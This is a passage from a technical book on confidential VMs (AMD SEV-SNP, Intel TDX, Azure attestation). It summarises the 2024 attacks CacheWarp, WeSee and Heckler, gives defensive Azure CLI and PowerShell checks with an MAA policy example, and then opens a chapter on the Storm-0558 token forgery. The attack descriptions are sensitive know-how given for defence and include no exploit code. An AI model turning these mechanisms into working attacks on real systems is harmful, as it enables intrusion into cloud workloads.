A useful mental model is an onion with named seams. The inner layer is the integrity rail: RMP or PAMT plus encrypted private memory. Around it are the exit and notification mechanisms that let a real VM talk to a real hypervisor: `#VC`, TD exits, interrupts, MMIO, shared pages, GHCB or shared-bit buffers, and paravisor services. Around that are firmware update and attestation roots: AMD-SP, VCEK, TDX Module, Quoting Enclave, OpenHCL, MAA. Around that are relying-party decisions: SKR policies, customer services, and key-release code. The 2024 papers mostly live in the middle rings, not in the RMP/PAMT core.




Figure 28.2: The confidential-VM attack surface as concentric seams around the Generation-2 integrity rail. The RMP / PAMT core holds; each 2024-era attack lands in an outer seam: CacheWarp on the INVD cache-maintenance edge, WeSee on the #VC handler, Heckler on interrupt injection, and One Glitch as a physical fault beneath the AMD-SP, and none crosses into the core.

Trusted Computing Base accounting

The irreducible silicon-vendor trust root is non-zero by design. On SEV-SNP the customer must trust AMD-SP firmware and the ECDSA-P384 VCEK chain rooted at AMD. On TDX the customer must trust the signed TDX Module binary plus the SGX/

DCAP quote-generation and verification path: PCK certificates, Intel CA chain, CRLs, QE identity, and platform TCB collateral [1282]. On Azure the customer additionally trusts Microsoft's signed OpenHCL binary: with the consolation that OpenHCL is open source and reviewable [1259], [1287]. The verifier (MAA, Intel Trust Authority, Google's verifier) is a separate trust component the relying party must extend.

> ◆ **DEFINITION, TCB (TRUSTED COMPUTING BASE)** The set of hardware, firmware, and software components whose correct operation is necessary for a system to enforce its security properties. For an Azure SEV-SNP CVM the TCB is the AMD silicon, the AMD-SP firmware, the OpenHCL paravisor binary, and Microsoft Azure Attestation acting as the verifier. The TCB cannot be empty; the goal is to make it small, auditable, and named [1271], [1259].

The lower bound on TCB is at least one signing root the customer cannot independently rebuild from public artifacts. Reproducible-build transparency over the AMD-SP firmware and the Intel TDX Module is one of the open standards problems on the 2026 frontier. The Google-Intel joint TDX security review from April 2023 is the best public substitute for a reproducible build of the TDX Module today [1306].

The 2024 attack class, in order of architectural depth

CacheWarp (USENIX Security 2024; CVE-2023-20592; AMD-SB-3005). A software fault injection. The mechanism, in NVD's verbatim language: "Improper or unexpected behavior of the INVD instruction in some AMD CPUs may allow an attacker with a malicious hypervisor to affect cache line write-back behavior of the CPU leading to a potential loss of guest virtual machine (VM) memory integrity" [1307]. The project page is plain: "CacheWarp is a new software fault attack on AMD SEV-ES and SEV-SNP. It allows attackers to hijack control flow, break into encrypted VMs, and perform privilege escalation inside the VM" [1308]. The CacheWarp authors demonstrated full RSA key recovery from Intel IPP, passwordless OpenSSH login, and `sudo`-to-`root` escalation [1305]. The team was Ruiyi Zhang, Lukas Gerlach, Daniel Weber, and Lorenz Hetterich (CISPA); Youheng Lü (independent); Andreas Kogler (Graz); and Michael Schwarz (CISPA). SEV-SNP is affected; the fix is the AMD microcode update tracked by AMD-SB-3005 [1309].

WeSee (IEEE S&P 2024 Distinguished Paper; CVE-2024-25742). A malicious `#VC` injection. The hypervisor coerces the guest's `#VC` handler into doing the wrong thing by injecting a `#VC` at a moment the guest does not expect one. The arXiv

abstract is verbatim: “We present WeSee attack, where the hypervisor injects malicious #VC into a victim VM’s CPU to compromise the security guarantees of AMD SEV-SNP.... WeSee can leak sensitive VM information (kTLS keys for NGINX), corrupt kernel data (firewall rules), and inject arbitrary code (launch a root shell from the kernel space)” [1310]. SEV-SNP only.

Heckler (USENIX Security 2024; CVE-2024-25743, CVE-2024-25744). A malicious non-timer interrupt injection. The hypervisor injects `int 0x80` or a signal-mapped exception into the guest at a moment that breaks an invariant. The Ahoi Heckler page captures the scope: “All Intel TDX and AMD SEV-SNP processors are vulnerable to Heckler” [1311]. The arXiv extended version demonstrates “Heckler on OpenSSH and sudo to bypass authentication. On AMD SEV-SNP we break execution integrity of C, Java, and Julia applications that perform statistical and text analysis” [1312]. Mitigations are kernel-side interrupt filtering plus AMD’s protected interrupt delivery feature.

Ahoi Attacks (umbrella). The family page describes scope: “Ahoi Attacks is a family of attacks on Hardware-based Trusted Execution Environments (TEEs) to break AMD SEV-SNP, Intel TDX and Intel SGX” [1313]. The ZISC news framing names the SECTRS group at ETH Zurich (Shweta Shinde’s lab) as the locus [1302].

One Glitch to Rule Them All (CCS 2021). The physical-fault lower bound established in Generation 1 and 1.5, included here for completeness. Buhren et al. voltage-glitched the AMD-SP on Zen 1 / 2 / 3 to execute custom payloads and to “reverse-engineer the Versioned Chip Endorsement Key (VCEK) mechanism introduced with SEV Secure Nested Paging (SEV-SNP)” [1277]. With supplemental tooling on the PSPReverse GitHub artifact [1278]. With physical access and the right glitcher, the AMD-SP is breakable.

> ❝ **PRIMARY-SOURCE QUOTATION** SEV cannot adequately protect confidential data in cloud environments from insider attackers, such as rogue administrators, on currently available CPUs.: Buhren, Jacob, Krachenfels, Seifert, *One Glitch to Rule Them All*, 2021 [1277]

Walkthrough: where the 2024 papers sit around the rail.

Draw the RMP or PAMT check in the center and then place each attack on a different edge. CacheWarp sits below ordinary software semantics at the cache-maintenance edge: the malicious hypervisor abuses `INVD` behavior to reset selected memory state and violate guest execution integrity without asking the RMP to accept a remap [1307]. WeSee sits at the SEV-SNP `#VC` edge: the hypervisor injects a virtualization exception at a point where the guest handler’s assumptions are unsafe [1310]. Heckler sits at the non-timer-interrupt edge shared by SEV-SNP and TDX: the notification is architecturally deliverable, but

> malicious timing breaks higher-level invariants [1312], [1311]. One Glitch sits beneath all of them at the AMD-SP physical-fault edge [1277]. The common lesson is not "the RMP failed." It is that a VM TEE still has exits, exceptions, interrupts, cache instructions, firmware update state, and physical package assumptions, and each seam needs its own mitigation and policy signal.

Composition limits and operational corollaries

Can the verifier itself be a CVM? Can SKR survive a verifier compromise? These are open standards questions; the Confidential Computing Consortium is iterating on them and there is no settled answer. What there *is* is operational guidance.

The composition problem has three hard requirements. First is freshness: every evidence object in a composite decision must answer the same relying-party challenge, or an attacker can replay yesterday's good GPU quote beside today's good CPU quote. Second is binding: the verifier must know that the CPU VM, vTPM, GPU, container policy, and key-release request describe the same workload instance rather than individually-good components from different machines. Third is failure semantics: if the GPU quote is missing, if PCR-7 is off baseline, or if TCB SVN is below the advisory floor, the decision must fail in `authorizationrules`, not merely omit an issuance claim. This is where RFC 9334's clean actor model becomes messy product engineering: real relying parties consume a graph of evidence, not a single quote [1262], [1283], [170].

Operationally, push every security invariant as far upstream as possible. Do not release a key from application code because a JWT contains a friendly label; bind the HSM release policy to the verifier identity, attestation type, measurement, Secure Boot or RTMR/PCR state, VBS expectation, and TCB SVN: the same relying-party discipline the Zero Trust (Chapter 26) and Continuous Access Evaluation (Chapter 27) chapters apply to access tokens, here applied to key release. Do not let one policy accept both SEV-SNP and TDX evidence by accident; make the TEE branch explicit. Do not treat OpenHCL's openness as the same thing as a reproduced binary; it improves auditability, but the deployed paravisor is still a signed TCB component [186], [1283], [1259].

> **Pin your attestation policy to the latest TCB SVN.**
> CacheWarp-class silicon issues are exactly why TCB-SVN floors matter: policies that accept "any TCB SVN at or above the floor of last year's launch" can grandfather CPUs below a vendor advisory floor. Bind your MAA policy to

> `tcb_version` ⩾ `latest_advisory` and update the floor when AMD or Intel publishes a relevant security bulletin. For WeSee and Heckler-style notification injection, TCB hygiene is necessary but not sufficient; pair it with guest-kernel and paravisor mitigations, interrupt/exception hardening, and workload-specific fail-closed policy [1309], [1307], [1310], [1312], [1311].

Confidential VMs do not promise side-channel resistance. They promise that the hypervisor cannot *directly read* memory and that an integrity-broken page cannot be silently substituted. The current equilibrium against the 2024 attack class is patch-after-disclosure, guest/paravisor hardening, and attestation-policy hygiene. That equilibrium is itself an architectural statement.

> ▸ **KEY IDEA** The 2024 attacks do not break the SEV-SNP or TDX integrity rail. They exploit seams *around* the rail: the INVD instruction, the `#VC` handler, the interrupt-injection path, and the physical AMD-SP. The core RMP/PAMT rail is mature. The residuals are the work.

The core integrity rail is mature; the residuals are open. What is the 2026 research frontier actually working on?

Open Problems

Six open problems shape the 2026 confidential-VM research frontier.

OP1. Nested CVMs. Intel TDX Module 1.5 ships TD Partitioning, where an L1 TD can host L2 TDs of its own [1314]. AMD's analog is the VMPL0 / VMPL2 layout that Azure OpenHCL already exploits. The portable cross-vendor formulation (nested-CVM evidence that composes both vendors' attestation reports into a single relying-party-checkable artifact) is not yet standardized. Customers who want a verifier-inside-a-CVM design must build the composition themselves.

OP2. Cross-vendor attestation composition for CPU+GPU CVMs. Azure NCCadsH100v5 and GCP A3 already compose AMD or Intel CPU attestation with NVIDIA H100 GPU attestation in production. The relying party today consumes two separate evidence packages and runs two separate policy evaluations. The RATS working group's RFC 9711 (The Entity Attestation Token, EAT) [170] is the canonical wire-format vocabulary (a JWT- or CWT-encoded attested claims set) that a Passport-topology verifier such as Microsoft Azure Attestation produces, and is the path to a single composed evidence package, but the cross-vendor standards work is unsettled.

OP3. Transparency and reproducible builds of the AMD-SP firmware and the Intel TDX Module. Both are signed binaries customers trust but do not build. Google's April 2023 joint security review of TDX, authored by Erdem Aktas, Cfir Cohen, Josh Eads (Google Cloud Security), James Forshaw, and Felix Wilhelm (Google Project Zero), enumerated specific vulnerabilities including "Non-Persistent SEAM Loader, Exit Path Interrupt Hijacking, Unsafe Performance Monitoring VMCS Configuration" [1306]. That review is the closest thing to public auditability the TDX Module has today. A reproducible build with binary transparency log (rekor-style) would close the residual auditability gap that even open-source OpenHCL leaves on the table for the silicon vendor's firmware.

OP4. Post-quantum attestation signatures. SNP_REPORT signs with ECDSA-P384. TD Quotes are Intel-signed with RSA / ECDSA. The NIST FIPS 204 (ML-DSA) and FIPS 205 (SLH-DSA) standards are final, but vendor-side migration of the CVM signing roots has not been announced for either AMD or Intel. The deployment-feasible path is dual-signing: the SNP_REPORT or TD Quote carries both an ECDSA signature and an ML-DSA signature, the verifier accepts either, and the relying party gates on whichever signing root it trusts most. The transition is non-trivial because the VCEK derivation itself uses a classical KDF chain rooted in classical entropy.

OP5. Side-channel-resistant CVMs at deployment scale. The CacheWarp, WeSee, Heckler, and Ahoi family is the *active* frontier. The current operational equilibrium is policy-pinning to the latest relevant TCB SVN, microcode-update discipline, and guest/paravisor notification hardening. There is no production CVM architecture that promises constant-time execution across the integrity rail or that closes the cache-side and notification-injection seams at the silicon layer. The 2026 frontier is what *architectural* mitigations look like, not what microcode patches and kernel workarounds catch up to.

OP6. Confidential container portability after AKS KataCcIsolation sunset (March 2026). The Azure CoCo surface fragments into ACI per-pod CVM, ARO per-container CVM, AKS Confidential VM node pools at node granularity, and the upstream CoCo project [1292]. Customers picking a confidential-containers strategy today need to plan for one of those four routes; the CoCo project itself is Linux-only as of 2026-05. Windows confidential containers remain out of scope on every shipping cloud.

§ **ASIDE — What this chapter does not cover** This chapter does not deep-cover Intel SGX (its enclave model appears here only as the historical "Why enclaves were not enough" background; SGX has no chapter of its own), ARM Confidential Compute Architecture (CCA) or Apple's Secure Enclave Processor (different threat models and form factors), the full text of the TDX Module Architecture Specification (it is 285 pages [1272] this chapter cites the load-bearing parts), the regulatory and sovereign-cloud framing of CVMs (a separate topic), or the application-level patterns for designing a customer service to be SKR-aware (a separate operations topic).

Walkthrough: how the six open problems connect.

Nested CVMs and CPU+GPU attestation composition are the same problem seen at two layers: a relying party receives more than one evidence object and needs a single policy decision with nonce freshness, identity, measurement, and TCB version preserved across the composition. Firmware transparency and post-quantum signatures are the supply-chain half: even a perfect verifier ultimately trusts AMD or Intel signing roots, so customers need auditable module builds today and signature agility before classical roots become technical debt. Side-channel-resistant CVMs and confidential-container portability are the deployment half: the research frontier must close notification and cache seams while giving operators a portable way to express the same workload policy after AKS `KataCcIsolation` sunsets. The frontier is therefore not one missing feature; it is evidence composition, supply-chain transparency, cryptographic migration, and operational portability moving together [1314], [1292], [1306], [170].

If you are deploying today, what should you do this quarter? The next section is a practical walk-through that ties the architecture to a runnable workflow.

Verify it yourself (documented): the CVM attestation chain

This chapter presents no private lab captures; it stays ○ documented-only. The reproducibility proof is a capture plan a reader can run in their own non-production tenant and then compare to the documented invariants. Save four artifacts: `skus.txt`, `deviceguard.json`, `maa-payload.json`, and `policy.txt`. The proof is complete only when those artifacts agree on the same story: supported CVM SKU, VBS running inside the guest, MAA identifying a compliant SEV-SNP or TDX VM, and a policy that fails in `authorizationrules` when measurement, PCR/RTMR, VBS, or TCB SVN is wrong [1261], [186], [1283].

○ Azure Confidential VM SKU evidence.

```
az vm list-skus --location eastus --resource-type virtualMachines
  \
--query "[?contains(name, 'DCasv5') || contains(name, 'DCesv6')].
  [name, tier]" \
--output table
```

Expected shape: AMD SEV-SNP SKUs such as `DCasv5` / `ECasv5` and Intel TDX SKUs such as `DCesv6` / `ECesv6` appear where the region supports them [1258].

in-guest VBS evidence inside a Windows CVM.

```
Get-CimInstance -Namespace Root\Microsoft\Windows\DeviceGuard -
  ClassName Win32_DeviceGuard |
ConvertTo-Json -Depth 4
```

Expected shape:

```
{
"VirtualizationBasedSecurityStatus": 2,
"SecurityServicesConfigured": [1, 2],
"SecurityServicesRunning": [1, 2]
}
```

The invariant is `VirtualizationBasedSecurityStatus = 2` plus the services your policy enabled. This proves VTL1 is still present inside the outer CVM boundary [1261].

MAA JWT claim walk.

After requesting attestation from the regional MAA endpoint, decode the JWT payload locally and inspect at least these fields:

```
{
"iss": "https://REGION.attest.azure.net/",
"x-ms-attestation-type": "sevsnpvm",
"x-ms-compliance-status": "azure-compliant-cvm",
"x-ms-isolation-tee": { "tee": "sevsnpvm" },
"x-ms-runtime": { "secureBootEnabled": true, "vbsEnabled": true },
"nonce": "RELYING_PARTY_NONCE"
}
```

Then verify the JWT signature against the regional MAA signing certificate. Base64URL decoding is not verification; the relying party must trust the verifier

identity, nonce freshness, TEE type, compliance status, runtime claims, and policy hash [186], [1283].

MAA policy surface.

```
az attestation policy show \
--name PROVIDER_NAME \
--resource-group RESOURCE_GROUP \
--attestation-type SevSnpVm
```

Expected shape:

```
version: 1.2
configurationrules:
  require_valid_aik_cert=true; required_pcr_mask=0xFFFFFF
authorizationrules: tee == sevsnpvm-or-tdxvm; measurement in golden
  set; PCR7/RTMR baseline accepted; VBS/HVCI expected; TCB SVN ⩾
  advisory floor
issuancerules: emit customer-workload-tier; emit normalized
  secureBootEnabled; emit acceptedTcbFloor
```

The gates belong in `authorizationrules`; `issuancerules` only add claims to a token that has already passed [1283].

What it means for you: VBS-inside-CVM end to end

Six steps move you from a credit-card swipe to a Windows Server CVM that runs an attested workload with HSM-backed key release. Treat the list as a checklist; each step is a place where the architecture from the previous sections becomes operational.

Step 1. Provision the CVM. Pick a supported SEV-SNP SKU (for example DCasv5, or DCasv6 where available) or a TDX SKU (DCesv6 / ECesv6 as listed on the 2026-05-20 products page), a supported Windows Server image (2022 or 2025), and turn on Confidential OS-disk encryption with a customer-managed key in Azure Key Vault or Managed HSM. Bind the key to an MAA-aware release policy. The Learn CVM overview describes the SKU family and the OS-image support [1261], [1258]. Plan for the March 30, 2026 encrypted-OS-disk pricing change [1261].

Step 2. Confirm VBS inside the CVM. A common misconception is that turning on SEV-SNP makes Virtualization-Based Security redundant. It does not: VMPL and VTL are orthogonal. From an elevated PowerShell session:

> **Verify your guest is still running VBS inside the CVM.**
> `Get-CimInstance -Namespace Root\Microsoft\Windows\DeviceGuard -ClassName Win32_DeviceGuard` should return `VirtualizationBasedSecurityStatus = 2` (running) and a non-empty `SecurityServicesRunning` array that includes Credential Guard and HVCI. This proves that VTL1 / VTL0 separation is intact inside the SEV-SNP trust boundary: the cloud operator is excluded by VMPL, and the customer's own user mode and ring-0 are excluded from the Secure Kernel by VTL.

Step 3. Capture an attestation token and walk it by hand. Use the Azure Attestation client (`Microsoft.Azure.Attestation`) to send the guest's SNP_REPORT and vTPM quote to the regional MAA endpoint. Inspect the returned JWT. The decoded claim set will include `x-ms-isolation-tee` describing the TEE (SEV-SNP or TDX), `x-ms-runtime` describing the guest configuration, the boot measurements, and any custom claims your policy mints. Verify the JWT signature against the region's MAA signing certificate: not against an arbitrary trusted root; this is the verifier-identity hygiene that closes the SKR loop.

> **Quick JWT sanity check.**
> A valid MAA JWT will contain `x-ms-attestation-type = sevsnpvm` (or `tdxvm`) and a `x-ms-compliance-status = azure-compliant-cvm` claim. If either is missing or has a different value, the policy did not gate on the TEE and the relying party is about to release a key against unattested evidence.

Step 4. Author the policy. Write an MAA policy v1.2 file that preserves the configuration-rule defaults (`require_valid_aik_cert=true` and `required_pcr_mask=0xFFFFFF`) unless you have a documented reason to override them [1283]. Add an authorization-rules block that requires (a) `x-ms-attestation-type == "sevsnpvm"`, (b) the SNP_REPORT measurement matches a known reference value for the customer's golden image, (c) the vTPM PCR-7 matches a known Secure Boot signer baseline, (d) the VBS-enabled claim is `true`, and (e) the TCB SVN is at or above the floor for the latest microcode advisory. Add an issuance-rules block that mints a `customer-workload-tier` claim from the accepted TCB band, and set the grammar version to `1.2`. Bind your HSM key's release policy to require the issuance-rule claim plus the authorization-rule pass.

A complete policy review should read like this, even though your exact claim names and numeric TCB floors will follow the schema emitted by your MAA provider and TEE type:

```
version=1.2;

authorizationrules {
  // SEV-SNP path: every condition must match before MAA can permit.
  [type=="x-ms-attestation-type", value=="sevsnpvm"] &&
  [type=="x-ms-sevsnpvm-launch-measurement",
  value=="GOLDEN_SNP_MEASUREMENT"] &&
  [type=="secureBootEnabled", value==true] &&
  [type=="vbsEnabled", value==true] &&
  [type=="x-ms-sevsnpvm-tcb-svn", value >= 42]
    => permit();

  // TDX path: separate rule because the claim names and measurements
  differ.
  [type=="x-ms-attestation-type", value=="tdxvm"] &&
  [type=="x-ms-tdx-mrtd", value=="GOLDEN_MRTD"] &&
  [type=="x-ms-tdx-rtmr0", value=="GOLDEN_RTMR0"] &&
  [type=="x-ms-tdx-rtmr1", value=="GOLDEN_RTMR1"] &&
  [type=="secureBootEnabled", value==true] &&
  [type=="vbsEnabled", value==true] &&
  [type=="x-ms-tdx-tcb-svn", value >= 42]
    => permit();
};

issuancerules {
  => issue(type="customer-workload-tier", value="prod-cvm-approved");
  => issue(type="minimumTcbAccepted", value="2024-advisory-floor-or-
  newer");
};
```

The point of the example is placement and semantics: TEE type, measurement, Secure Boot/VBS state, and TCB SVN are authorization gates. Friendly labels such as `customer-workload-tier` are issuance claims. If you reverse those, MAA can mint a token for evidence your relying party meant to reject [1283].

> **Test your MAA policy against synthetic evidence before deploying.**
> Use `az attestation policy set` to upload the policy to a non-production attestation provider and replay captured evidence through `attestationProvider` REST endpoints. Focus the replay on the authorization predicates named above; the documented proof section below is only a capture checklist. Pre-production failures here are cheap; failures after SKR binding are expensive [1283].

Step 5. Repeat on a TDX SKU. Provision a supported TDX CVM such as DCesv6 / ECesv6 where available. The attestation evidence shape changes: TDX evidence carries `MRTD` plus `RTMR0-3` instead of a single SNP measurement, and the claims JSON shape differs. The claim rules in your policy must branch on the TEE type to handle both TEEs from one policy file, or split into two policy files keyed by attestation provider region and TEE type [293], [1258], [1283].

Step 6. Plan TCB SVN and guest-mitigation hygiene. Treat the TCB SVN floor in your policy as a moving target, not a one-time configuration. Subscribe to the AMD security bulletins and the Intel TDX security advisories. When CacheWarp's microcode shipped via AMD-SB-3005 [1309], the appropriate operational response was to raise the policy's TCB SVN floor to the new microcode level, not to leave the floor at the launch baseline. For WeSee / Heckler-style notification injection, also track guest-kernel, paravisor, and workload mitigations; a high TCB SVN alone does not prove the interrupt or `#VC` handling path is safe. This combined patch-and-policy discipline is the single most important operational habit a CVM customer can adopt.

> **Don't pin a CVM SKU to a permissive TCB SVN floor.**
> A policy that accepts the launch-baseline TCB SVN forever is a policy that grandfathers in every known CVE the silicon vendor has shipped a microcode patch for. For silicon-fixed issues such as CacheWarp, the 2024 attack class makes this a load-bearing operational discipline, not a footnote; for notification-injection issues, it must be paired with the guest and paravisor mitigations above [1307], [1309], [1310], [1312].

You can build it today.

Closing

Imagine drawing the architecture from memory. Start at the bottom with AMD silicon plus the AMD-SP firmware, or Intel silicon plus the SEAM Range Register and the signed TDX Module. Above that, the Azure Hyper-V host: below the trust boundary, blind to encrypted RAM. Above that, the OpenHCL paravisor at VMPL0 or the L1 TD seat, mediating synthetic devices and the vTPM. Above that, the Windows Server guest at VMPL2 or the L2 TD, still running VBS, HVCI, and Credential Guard inside. Then evidence flows up: SNP_REPORT or TD Quote plus vTPM quote into Microsoft Azure Attestation, which evaluates policy v1.2 against the evidence and emits a signed JWT, which Azure Key Vault checks before releasing the wrapped OS-disk key. If you can write the MAA policy that says exactly what you mean by "this VM is one of mine," you can build with it.

> ▪ **BEQUEATHS — WHAT THE CLOUD TERMINUS HANDS THE FINALE** This chapter closes Part IV and the silicon-to-cloud arc the book has assembled link by link. It hands up one guarantee the earlier links could not: even the party that owns

the hardware (the cloud operator's hypervisor) cannot read or silently remap a confidential guest's memory, and a relying party can gate a secret on hardware-rooted evidence of that guest's identity. That is VBS for the cloud, against the host: the Secure Kernel chapter (Chapter 6) excluded a hostile guest *kernel*; this one excludes a hostile *host*. What it does NOT provide is just as load-bearing. It does not promise side-channel resistance (the 2024 attack class lives in the seams), it does not protect a guest whose own kernel is compromised (that is still the in-guest VTL axis owned by Chapter 6 and Credential Guard, Chapter 15), and it does nothing for a relying party that releases a key on a friendly label instead of the evidence. The finale takes it from here. When the Chain Snaps: Storm-0558 (Chapter 29) is the case study in what happens when one trust root *above* all of this (a cloud signing key) breaks, and every guarantee downstream of it inherits the failure. Confidential VMs prove the operator can be excluded from a guest's memory; Storm-0558 proves that excluding the operator from memory is not the same as trusting every key the operator signs.

FINALE

When the Chain Snaps

Every part of this book argued that trust must be inherited, never asserted. The finale is what happens when one link inherits more authority than the link below it meant to grant.

29 · When the Chain Snaps: Storm-0558

CHAPTER 29

When the Chain Snaps: Storm-0558




Figure 29.1: The master trust chain. Silicon to Cloud, each link inheriting from the one below while the detection interlude observes them all; the finale is where the top link snaps, as Storm-0558's stolen consumer-account key forged an enterprise cloud token the relying party never re-checked.

TRUST-CHAIN LEDGER

INHERITS	A session that can be revoked mid-life the moment risk changes (Chapter 27, Continuous Access Evaluation); explicit per-request verification that never implicitly trusts the network (Chapter 26, Zero Trust). Both standing on every link below them, from silicon measurement (Chapter 4, Measured Boot; Chapter 5,

	Attestation) to long-term secrets held off the box (Chapter 15, Credential Guard). Every inherited guarantee assumes the token under evaluation came from the right issuer, for the right audience, under a signing key still in the identity provider's custody.
PROMISE	An enterprise resource accepts an access token only when its `iss` names that tenant's own issuer and its `aud` names that resource, so a signature from the consumer Microsoft Account issuer can never authorize enterprise mail. Serviced boundary: the relying-party validation step that separates *cryptographically authentic* from *authorized for this resource*.
TCB	Custody of the MSA signing key; the key-rotation lifecycle that should have retired a 2016 key; and the relying-party issuer/scope/tenant enforcement Microsoft said the mail path failed to add, with RFC 8725's `iss`/`aud` checks as the general JWT floor. All three were Microsoft's to keep correct; all three failed at once.
ADVERSARY → BREAK	Storm-0558 held a stolen 2016 MSA consumer signing key (mechanism still unknown), forged an OIDC token naming a State Department mailbox, and Exchange Online/OWA verified the signature but did not enforce the issuer/scope/tenant boundary Microsoft later said the mail path had omitted. The Promise ends exactly where a valid signature was mistaken for an authorized one: the whole-chain failure this book has been building toward, in which one link inherited more authority than the link below it was meant to grant.
RESIDUAL	How the 2016 key was stolen; the broader-blast-radius question; CSP-as-critical-infrastructure regulation; cross-provider unrotated-key risk; threshold/multi-party signing for production IdP keys; and customer-verifiable attestation of IdP key custody. Six gaps with no later chapter to own them → routed to the back-matter *Unfinished Chain*.
BEQUEATHS	To the reader, not a next link. The book's thesis actualized: a trust chain fails not where it is weakest but where one link silently inherits more authority than the link below it was meant to grant, and the only repair is to **isolate, rotate, narrow, record, and explain** at every boundary. Does NOT provide: any guarantee the next signing-key theft is prevented. Prevention sits on the CSP side by construction, and the actual 2016-key theft path remains unknown.
PROOF	○ documented throughout. Cyber Safety Review Board, Microsoft MSRC, CISA/FBI, and Wiz Research public record; no lab capture is possible for a historical cloud incident.

> **The Reasoner's question.** When the chain snaps at cloud identity, which lower links still matter, which assumptions collapse, and what must a repaired chain prove differently?

▪ FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER

- **MSA issuer vs. Entra ID issuer.** Microsoft Account (MSA) is the consumer identity system for personal accounts such as Outlook.com, Live.com, Xbox, and personal "Sign in with Microsoft." Microsoft Entra ID is the enterprise tenant-scoped identity system for workforce accounts. The MSA consumer tenant GUID is `9188040d-6c67-4c5b-b112-36a304b66dad`; an enterprise tenant has a different tenant GUID. Same familiar host, different trust authorities.
- **Signing key.** The private key an issuer uses to sign tokens. Whoever controls it can mint tokens whose signatures verify under the corresponding public key.
- **JWT / OIDC access token.** A signed token with a header, claims payload, and signature. Signature verification proves the bytes were signed by a key; authorization still requires validating issuer, audience, tenant, time, and scope.
- **`kid`.** The key identifier in a JWT header. It selects the public key in the issuer's JWKS used for signature verification. It is not, by itself, proof that the issuer is authorized for the requested resource.
- **`iss` and `aud`.** The issuer and audience claims. These are the checks that distinguish "a Microsoft key signed this" from "the right Microsoft issuer signed a token intended for this enterprise resource."
- **`MailItemsAccessed`.** A Microsoft 365 Purview audit event for mailbox item reads. A State Department hunt through this event class surfaced the Storm-0558 activity.
